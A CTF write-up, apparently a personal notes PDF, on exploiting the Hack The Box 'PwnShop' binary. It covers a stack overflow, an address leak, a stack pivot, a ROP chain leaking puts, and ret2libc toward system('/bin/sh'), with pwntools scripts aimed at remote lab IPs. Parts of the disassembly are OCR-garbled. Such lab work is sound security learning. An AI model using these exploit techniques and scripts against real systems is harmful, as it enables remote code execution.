PwnShop

```
(env) flerb@ubuntu:~/HTB/PwnShop$ file pwnshop
pwnshop: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.s
o.2, BuildID[sha1]=e354418962cffebad74fa44061f8c58d92c0e706, for GNU/Linux 3.2.0, stripped
(env) flerb@ubuntu:~/HTB/PwnShop$ checksec pwnshop
[*] '/home/flerb/HTB/PwnShop/pwnshop'
    Arch: amd64-64-little
    RELRO: Partial RELRO
    Stack: No canary found
    NX: NX enabled
    PIE: PIE enabled
```

NX is enabled, so similiar to HTB-Console we'll have to find a call to execute within the program and find a way to get it the required arguments, PIE is also enabled so if there's nothing obvious to point at in the program we'll have to find offsets.

There's an overflow in the Buy (above) there's some strangeness with Sell below, but that may just be because the buffer only partially overwrote the return.

Overall structure:

```
; Segment type: Pure code
                            ; Segment permissions: Read/Execute
                            _text segment para public 'CODE' use64
                            assume cs:_text
                            ; org 10A0h
                            assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
                                   _fastcall main(int, char **, char **)
                            ; int
                            main proc near
                            push
                            xor
                                    eax, eax
                            lea
                                    rbp, aWhatDoYouWanna ; "What do you wanna do?"
                            push
                                    rbx
                            push
                                    rcx
                            call
                                    sub_121E
                            lea
                                    rdi, s
                                                   ; "======= HTB PwnShop ========"
                            call
                                    _puts
                                loc_10BD:
                                                        ; s
                                mov
                                        rdi, rbp
                                call
                                        puts
                                lea
                                        rdi, format
                                                       ; "1> Buy\n2> Sell\n3> Exit\n> "
                                xor
                                        eax, eax
                                        _printf
                                call
                                call
                                        _getchar
                                mov
                                        ebx, eax
                                        _getchar
                                call
                                        b1, 32h ; '2'
                                cmp
                                       short loc_10F7
                                jz
                                    🌉 🏄 💯
                                            bl, 33h; '3'
                                    cmp
                                                             loc_10F7:
                                    jz
                                            short loc_110E
                                                             xor
                                                                     eax, eax
                                                                     sub_126A
                                                             call.
                                                                     short loc_10BD
                                                             jmp
                         <u></u>
                                                 🌉 🏄 🔀
                                 bl, 31h; '1
                         cmp
                                                  loc_110E:
                         jnz
                                 short loc_1100
                                                  pop
                                                          rdx
                                                   xor
                                                          eax, eax
                                                          rbx
                                                  pop
                                                          rbp
                                                  pop
                                                   retn
                                                  main endp
                                    i
xor
        eax, eax
call
        sub_132A
                                    loc_1100:
jmp
        short loc_10BD
                                    lea
                                            rdi, aPleaseTryAgain ; "Please try again."
                                    call
                                             puts
                                            short loc_10BD
                                    jmp
```

II 🚄 🔁

This is the functionality of the program, noteworthy is the newline after what appears to be a print statement that is echoing back our input after it asks the price we'd like to sell our cheese for. Also, entering 13.37 takes us down a new branch that allows us to enter more details.

```
flerb@ubuntu:~/HTB/PwnShop$ ./pwnshop-patched
 ===== HTB PwnShop =======
What do you wanna do?
1> Buy
2> Sell
3> Exit
Sorry, we aren't selling right now.
But you can place a request.
Enter details: cheese
What do you wanna do?
1> Buy
2> Sell
3> Exit
What do you wish to sell? cheese
How much do you want for it? 1
What do you wanna do?
1> Buy
2> Sell
3> Exit
> 2
What do you wish to sell? cheese
How much do you want for it? 13.37
Sounds good. Leave details here so I can ask my guy to take a look.
details
What do you wanna do?
1> Buy
2> Sell
3> Exit
```

```
/* WARNING: Unknown calling convention yet parameter storage is locked */
3
4
 undefined [16] Intro-Loop(void)
5
6 |{
7
    int buy-sell-or-exit;
8
    ulong in RCX;
9
    char cVarl;
0
1
    Alarm();
2
    puts("====== HTB PwnShop =======");
3
    while( true ) {
4
      while( true ) {
5
        puts("What do you wanna do?");
6
        printf("1> Buy\n2> Sell\n3> Exit\n> ");
7
        buy-sell-or-exit = getchar();
8
        getchar();
9
        cVarl = (char)buy-sell-or-exit;
0
        if (cVarl != '2') break;
        Sell():
1
2
      }
3
      if (cVarl == '3') break;
4
      if (cVarl == 'l') {
5
        Buy();
6
7
      else {
8
        puts("Please try again.");
9
0
1
    return ZEXT816(in RCX) << 0x40;
2
3
```

Starting with the buy function, buy details accepts 80 bytes but buffer is only 72 bytes, so potentially payload = 'a' * 72 + hijacked_return

```
😋 Decompile: Buy - (pwnshop-patched)
 1
   /* WARNING: Unknown calling convention yet parameter storage is locked */
 3
   void Buy(void)
 5
 6
 7
     undefined Details-72-bytes [72];
 8
 9
     puts("Sorry, we aren\'t selling right now.");
10
     printf("But you can place a request. \nEnter details: ");
11
     read(0, Details-72-bytes, 0x50);
12
     return;
13 }
14
```

Below confirms we get exactly 8 characters on the stack which causes a segfault and we can't overwrite the entire return address because we can only enter a max of 80 characters into the buffer.

```
flerb@ubuntu:~/HTB/PwnShop$ !tr
tr -dc A-Za-z0-9 </dev/urandom | head -c 100 ; echo ''
BgzsaAmqzEDD3ywtw59fecLA2qHR2VnnLVjeHVnqq516oAGjFFykJQ6zsDJEfmCKd3bVxenP86G8nzJ6H8Vy2aRrFioovmC8XjB1
flerb@ubuntu:~/HTB/PwnShop$ gdb -q pwnshop-patched
Reading symbols from pwnshop-patched...
(No debugging symbols found in pwnshop-patched)
(gdb) run
Starting program: /home/flerb/HTB/PwnShop/pwnshop-patched
 ===== HTB PwnShop ===
What do you wanna do?
1> Buy
2> Sell
3> Exit
Sorry, we aren't selling right now.
But you can place a request.
Enter details: BgzsaAmqzEDD3ywtw59fecLA2qHR2VnnLVjeHVnqq516oAGjFFykJQ6zsDJEfmCKd3bVxenP86G8nzJ6H8Vy2aRrFioovmC8XjB1
Program received signal SIGSEGV, Segmentation fault.
(gdb) H8Vy2aRrFioovmC8XjB1
Undefined command: "H8Vy2aRrFioovmC8XjB1". Try "help".
(gdb) x/s $rsp
 x7fffffffdf78: "86G8nzJ6`SUUUU"
 gdb)
 lerb@ubuntu:~/HTB/PwnShop$ expr length BgzsaAmqzEDD3ywtw59fecLA2qHR2VnnLVjeHVnqq516oAGjFFykJQ6zsDJEfmCKd3bVxenP86G8nzJ6
 lerb@ubuntu:~/HTB/PwnShop$
```

The Sell branch also has some crazy business:

```
😋 Decompile: FUN 0010126a - (pwnshop)
   void FUN_0010126a(void)
 3
 4 {
 5
      int iVarl;
     long lVar2;
 7
      undefined4 *puVar3;
     byte bVar4;
     undefined4 item for sale [8];
10
     undefined8 price_string;
11
     undefined4 *details;
12
13
     bVar4 = 0;
14
     details = &DAT 001040c0;
15
    printf("What do you wish to sell? ");
16
     price string = 0;
    puVar3 = item for sale;
17
18
    for (lVar2 = 8; lVar2 != 0; lVar2 = lVar2 + -1) {
19
        *puVar3 = 0;
20
        puVar3 = puVar3 + (ulong)bVar4 * -2 + 1;
21
     }
22
      read(0,item for sale,0xlf);
23
      printf("How much do you want for it? ");
24
      read(0, &price string, 8);
      iVarl = strcmp((char *)&price string,"13.37\n");
26
     if (iVarl == 0) {
        puts("Sounds good. Leave details here so I can ask my guy to take a look.");
28
        puVar3 = details;
        for (lVar2 = 0x10; lVar2 != 0; lVar2 = lVar2 + -1) {
30
          *puVar3 = 0;
         puVar3 = puVar3 + (ulong)bVar4 * -2 + 1;
31
32
33
        read(0,details,0x40);
34
35
36
        printf("What? %s? The best I can do is 13.37$\n",&price_string);
37
38
      return;
39 }
```

- So, item_for_sale has an overflow too, it takes in 31 bytes into an 8-byte buffer, so we get 23 bytes of overflow
- price_string I'm guessing has some significance and has to equal 13.37 to enter the "Sounds good" conditional.
- The two red squares are interesting and maybe require testing
- bvar4 is a byte that gets cast to an unsigned long

It has another alarm

```
1
2
  void FUN_0010121e(void)
3
4 |{
5
     alarm(Oxle);
     setvbuf(stdout,(char *)0x0,2,0);
     setvbuf(stderr,(char *)0x0,2,0);
7
     setvbuf(stdin,(char *)0x0,2,0);
8
9
     return;
LO }
Ll
```

Patched the alarm with ghex to give a bit more time:

```
Decompile: FUN_0010121e - (pwnshop-patched)

void FUN_0010121e(void)

alarm(0xff);
setvbuf(stdout,(char *)0x0,2,0);
setvbuf(stderr,(char *)0x0,2,0);
setvbuf(stdin,(char *)0x0,2,0);
return;

return;

}
```

This also has NX enabled and no nice system call

the whatToSell variable below reads in 8 characters and the read function doesn't null terminate the string so if you enter in exactly 8 characters you can see that there is gibberish being printed out after the user-inputed price that is entered:

```
{
 int iVarl;
 long lVar2;
 undefined4 *puVar3;
 byte bVar4;
 undefined4 whatToSell [8];
 undefined8 price;
 undefined4 *details:
 bVar4 = 0:
 details = &DAT 001040c0;
 printf("What do you wish to sell? ");
 price = 0;
 puVar3 = whatToSell;
  for (lVar2 = 8; lVar2 != 0; lVar2 = lVar2 + -1) {
    *puVar3 = 0;
   puVar3 = puVar3 + (ulong)bVar4 * -2 + 1;
  read(0, whatToSell, 0x1f);
 printf("How much do you want for it? ");
 read(0,&price,8);
 iVarl = strcmp((char *)&price, "13.37\n");
 if (iVarl == 0) {
   puts("Sounds good. Leave details here so I can ask my guy to take a look.");
    puVar3 = details;
    for (lVar2 = 0x10; lVar2 != 0; lVar2 = lVar2 + -1) {
     *puVar3 = 0;
     puVar3 = puVar3 + (ulong)bVar4 * -2 + 1;
   read(0,details,0x40);
 }
 else {
   printf("What? %s? The best I can do is 13.37$\n",&price);
  return:
```

So something is being leaked. There is a pointer to details on the stack directly after price so it appears that this is the address that is being leaked by the non-null-terminated price input when exactly 8 characters is input.

```
C Decompile: FUN_0010126a - (pwnshop-patched)
   void FUN_0010126a(void)
 3
 4 {
     int iVarl;
     long lVar2;
     undefined4 *puVar3;
     byte bVar4:
     undefined4 whatToSell [8];
10
    undefined8 price;
    undefined4 *details;
13
     bVar4 = 0
    details = &DAT_001040c0;
15
     printf("What do you wish to sell? ");
     price = 0;
     puVar3 = whatToSell;
     for (lVar2 = 8; lVar2 != 0; lVar2 = lVar2 + -1) {
18
19
       *puVar3 = 0;
20
       puVar3 = puVar3 + (ulong)bVar4 * -2 + 1;
21
     read(0, whatToSell, 0x1f);
     printf("How much do you want for it? ");
     read(0,&price,8);
     iVarl = strcmp((char *)&price, "13.37\n");
     if (iVarl == 0) {
       puts("Sounds good. Leave details here so I can ask my guy to take a look.");
28
       puVar3 = details;
       for (lVar2 = 0x10; lVar2 != 0; lVar2 = lVar2 + -1) {
30
         *puVar3 = 0;
         puVar3 = puVar3 + (ulong)bVar4 * -2 + 1;
32
       read(0,details,0x40);
35
     else {
36
       printf("What? %s? The best I can do is 13.37$\n",&price);
37
     return;
39 }
```


And the &DAT_001040c0 points to 0x3F bytes that is alocated for details.

(0x1040c0 to 0x1040ff = 0x3F bytes)

	DAT_001040c0					
001040c0		00 00	0	undefined4		
001040c4	00			??	00h	
001040c5	00			??	00h	
001040c6	00			??	00h	
001040c7	00			??	00h	
001040c8	00			??	00h	
001040c9	00			??	00h	
001040ca	00			??	00h	
001040cb	00			??	00h	
001040cc	00			??	00h	


The following code leaks the address from the print function and adjusts it to point at the beginning of the program, interestingly sometimes the leaked binary offset returns what looks like a real address in LSB but other times it gives something like 0xb000. More often than not it looks like it leaks a real address. The reason for this is that sometimes the address being read after the print statement may include a null byte which terminates the printing of the leaked address before it's fully printed.

Because there's nothing in the code that we can jump straight to to either get the flag or get a shell, use ROP chain to aim the instruction pointer back into user-controlled areas of the stack:



To do that ROBobject can be used to look for gadgets that have only sub and ret, to search for something that can be used to subtract from rsp.

Before the subtract 0x28 from RSP, RSP is pointing at the proper return address that was pushed onto the stack before making the initial jump back into the function above in the Program Code, so subtracting 8 takes us back to the overwritten return address and subtracting an additional 0x20/32 bytes from that gives us 32 bytes for the ROP chain, 32/8 is 4 so we have 4 links that our chain can have, and, depending on the length of the ROP chain we main need some padding after it before the overwritten return address:



The exploit code to test is as follows, after scratching various body parts and questioning my life choices for some time, I decided to try it against the HTB box, and suprisingly it works. So the exploit doesn't work locally but works nicely against the HTB box:


```
#!/usr/bin/env python3
from pwn import *
from colorama import Fore
from colorama import Style
  pwnshop exploit
    #context.log_level = 'DEBUG'
#context(os='linux', arch='amd64')
     #io = process('./pwnshop')
     io = remote('139.59.183.98', 32536)
    # STEP 0
    # Leak binary address
io.sendlineafter('\n> ', b'2')
io.sendlineafter('What do you wish to sell? ', b'cheese')
     #pad input to 8 bytes for input so we get up to the pointer address
leak_padding = b'1' * 8
io.sendafter('How much do you want for it? ', leak_padding)
     #receive the input received and split to get from end of padding to the question mark
    binary_offset = io.recvline().split(leak_padding)[1].split(b'?')[0] #convert to bytearray and pad left side with \x00s
     binary_offset = bytearray(binary_offset).ljust(8, b'\x00')
     #unpack little endian
    binary_offset = u64(binary_offset, endian='little')
#subtract 0x40c0 from leaked address to get the beginning of the binary, leaked address is as offset 0x40c0 from start of binary
     binary_offset -= 0x40c0
     log.success(f'{Fore.GREEN}Leaked binary offset: {str(hex(binary offset))}{Style.RESET ALL}')
     # STEP 1: Stack Pivot
    #takes us to the start of the rop chain
     padding to rop chain = b'a' * 40
     #calculates real address of sell function
     sell_function = p64(0x126a + binary_offset)
     #just putting sell_function on the stack twice to see if we can call it twice and confirm everything is working
    rop_chain = sell_function + sell_function #from diagram, total length of 72 - padding to rop chain (40 bytes) - length of rop chain (16 bytes?)
     padding_to_stack_pivot = (72 - len(padding_to_rop_chain) - len(rop_chain)) * b'b'
     #calculates real address of subtract_rsp function we're calling to manipulate rsp back into the ROP chain
    sub_rsp = p64(0x1219 + binary_offset)
#40 bytes of b'a' + sell function + sell function + 16 bytes of b'a' calculated above + sub_rsp address
     payload = padding_to_rop_chain + rop_chain + padding_to_stack_pivot + sub_rsp
     print(payload)
     io.sendafter('Enter details: ', payload)
     name == ' main ':
```

On my machine overwriting the return address fails and it segfaults, I think because of the way that the stack is aligned...unless I'm mistaken, but this caused problems in past exploits too:

Whereas against the HTB box:


Return to LibC

Can use a puts call to leak address of LibC puts function and then use that to calculate the rest:



```
THUNK FUNCTION
                 thunk int puts(char * __s)
                    Thunked-Function: <EXTERNAL>::puts
                   EAX: 4 <RETURN>
   int
    char *
                   RDI:8
                 <EXTERNAL>::puts
                                                           XREF[5]:
                                                                     Intro-Loop:001010b8(c),
                                                                      Intro-Loop:001010c0(c),
                                                                      Intro-Loop:00101107(c),
                                                                      Sell:001012ec(c),
                                                                      Buy:00101335(c)
00101030 ff 25 e2
                               qword ptr [-><EXTERNAL>::puts]
                     JMP
                                                                         int puts(char * __s)
       2f 00 00
                    Flow Override: CALL_RETURN (COMPUTED_CALL_TERMINATOR)
00101036 68 00 00
                     PUSH
       00 00
0010103b e9 e0 ff
                               FUN 00101020
                                                                         undefined FUN 00101020()
       ff ff
```

The address of puts function called within the program is at offset 0x4018 from the start of the program. The puts function prints the string at the address held in rdi:



So we need a pop rdi to pop the value off the stack that we want to print into rdi in the binary, we can find a pop rdi using radare2, and this tool is awesome, so cool

https://trustfoundry.net/basic-rop-techniques-and-tricks/https://github.com/radareorg/radare2

The address of the pop is 0x13c3

We know the buy funtion is at 0x132a from ghydra, and have the got_puts and plt_puts from ghydra as well, so those offsets can be include in the script.

The reason we need the buy_function is so we can loop back into proper program execution after leaking the LibC puts address and use the offset information we leaked in the first pass. After leaking the binary offset in step one the following code can be used to leak the real address of the puts function in LibC.

In the rop_chain we pop the address off the stack of got_puts into rdi so that address is sent as an argument to plt_puts, which dutifully prints out the address of got_puts that is stored in rdi. The puts function then returns to the buy function so program execution continues:

```
# Step 2: Leaking LIBC address with stack pivot and calling main again
33
34
35
36
37
38
40
41
44
44
45
46
47
48
49
50
51
55
56
57
58
59
60
        got_puts = p64(binary_offset + 0x4018)
        plt puts = p64(binary offset + 0x1030)
        pop_rdi = p64(binary_offset + 0x13c3)
        buy_function = p64(binary_offset + 0x132a)
padding_to_rop_chain = b'a' * 40
        rop_chain = pop_rdi + got_puts + plt_puts + buy_function
#from diagram, total length of 72 - padding to rop chain (40 bytes) - length of rop chain (16 bytes?)
        padding_to_stack_pivot = (72 - len(padding_to_rop_chain) - len(rop_chain)) * b'b
        #calculates real address of subtract_rsp function we're calling to manipulate rsp back into the ROP chain
        sub_rsp = p64(0x1219 + binary_offset)
        #40 bytes of b'a' + sell function + sell function + 16 bytes of b'a' calculated above + sub_rsp address
        payload = padding to rop chain + rop chain + padding to stack pivot + sub rsp
        io.sendlineafter('\n>', '1')
        io.sendafter('Enter details: ', payload)
        leaked puts libc = io.recvline()[:6]
        leaked_puts_libc = bytearray(leaked_puts_libc).ljust(8,b'\00')
        leaked_puts_libc = u64(leaked_puts_libc, endian='little')
log.success(f'{Fore.GREEN}Leaked puts@GLIBC Offset: {str(hex(leaked_puts_libc))}{Style.RESET_ALL}')
        io.interactive()
         name
        main()
```

```
lerb@ubuntu:~/HTB/PwnShop$ ./solve local.py
[+] Opening connection to 46.101.23.188 on port 30459: Done
home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text is not bytes;
assuming ASCII, no quarantees. See https://docs.pwntools.com/#bytes
 res = self.recvuntil(delim, timeout=timeout)
home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:812: BytesWarning: Text is not bytes;
assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
 res = self.recvuntil(delim, timeout=timeout)
/solve_local.py:51: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwn
tools.com/#bytes
 io.sendlineafter('\n> ', '1')
 +] Leaked puts@GLIBC Offset: 0x7f1d6566f6a0
*| Switching to interactive mode
Sorry, we aren't selling right now.
But you can place a request.
Enter details:
 *] Got EOF while reading in interactive
```

From the address of puts the start of libc can be calculated, then that can be combined with the offset of system and /bin/sh to get a shell if we can pass a /bin/sh string as an arguments to system, once the start of LibC is known we can use ldd to find the libc that's being used and then the offsets to system and /bin/sh are easy to find using readelf and strings. This will work locally with the libc that is being used but if the remote computer is using a different version of libC it will fail and we'll have to find out which version it's using later.


```
Flerb@ubuntu:~/HTB/PwnShop$ ldd pwnshop
       linux-vdso.so.1 (0x00007ffc953f7000)
       libc.so.6 => /lib/x86 64-linux-qnu/libc.so.6 (0x00007f463006f000)
       /lib64/ld-linux-x86-64.so.2 (0x00007f463027f000)
i<mark>lerb@ubuntu:~/HTB/PwnShop$</mark> readelf -s /lib/x86 64-linux-gnu/libc.so.6 | grep puts@@
  194: 00000000000875a0
                          476 FUNC
                                       GLOBAL DEFAULT
                                                         16 IO p
                                                                     GLIBC 2.2.5
                                                                  GLIBC 2.2.5
  429: 00000000000875a0
                          476 FUNC
                                       WEAK
                                              DEFAULT
                                                         16
                                                                   GLIBC 2.2.5
 1158: 0000000000085e60
                           384 FUNC
                                       WEAK
                                              DEFAULT
                                                         16 f
                                                         16 IO fpu
                          384 FUNC
 1705: 0000000000085e60
                                       GLOBAL DEFAULT
                                                                       GLIBC 2.2.5
lerb@ubuntu:~/HTB/PwnShop$ readelf -s /lib/x86 64-linux-gnu/libc.so.6 | grep system@@
                                       GLOBAL DEFAULT
                                                            libc
  617: 0000000000055410
                            45 FUNC
                                                         16
                                                                           GLIBC PRIVATE
 1427: 0000000000055410
                            45 FUNC
                                       WEAK
                                              DEFAULT
                                                         16
lerb@ubuntu:~/HTB/PwnShop$ strings -a -t x /lib/x86 64-linux-gnu/libc.so.6 | grep /bin/sh
1b75aa
lerb@ubuntu:~/HTB/PwnShop$
```

Integrate those offsets into our script and print them out for a sanity check:

```
#STEP 3: Find offset in LIBC
59
60
       libc puts offset = 0x875a0
61
       libc system offset = 0x55410
62
63
64
65
       libc_start = leaked_puts_libc - libc_puts_offset
66
       system = p64(libc start + libc system offset)
67
       log.info(f'{Fore.GREEN}Calculated System Location: {str(hex(u64(system)))}{Style.RESET_ALL}')
68
       sh = p64(libc start + libc sh offset)
69
       log.info(f'{Fore.GREEN}Calculated sh location: {str(hex(u64(system)))}{Style.RESET ALL}')
70
71
       io.interactive()
```

```
Flerb@ubuntu:~/HTB/PwnShop$ ./solve_local.py
[+] Opening connection to 46.101.23.188 on port 30459: Done
home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text is not bytes;
 assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
 res = self.recvuntil(delim, timeout=timeout)
home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:812: BytesWarning: Text is not bytes;
 assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
 res = self.recvuntil(delim, timeout=timeout)
+ Leaked binary offset: 0x55c8a4add000
solve local.py:50: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwn/.
tools.com/#bytes
 io.sendlineafter('\n> ', '1')
[+] Leaked puts@GLIBC Offset: 0x7f5d01e8b6a0
[*] Calculated System Location: 0x7f5d01e59510
*] Calculated sh location: 0x7f5d01e59510
[*] Switching to interactive mode
Sorry, we aren't selling right now.
But you can place a request.
Enter details: $
```

This works locally, but does not work on the remote server likely because it may use a different libc. The trick is to find which libc has puts at the offset leaked from the remote server (0x6a0 from above), fortunately other people have already made the tools for this, and it even gives common useful offsets:



With the new offsets from libc.blukat.me:

```
libc_puts_offset = 0x06f6a0
libc_system_offset = 0x0453a0
libc_sh_offset = 0x18ce17
```

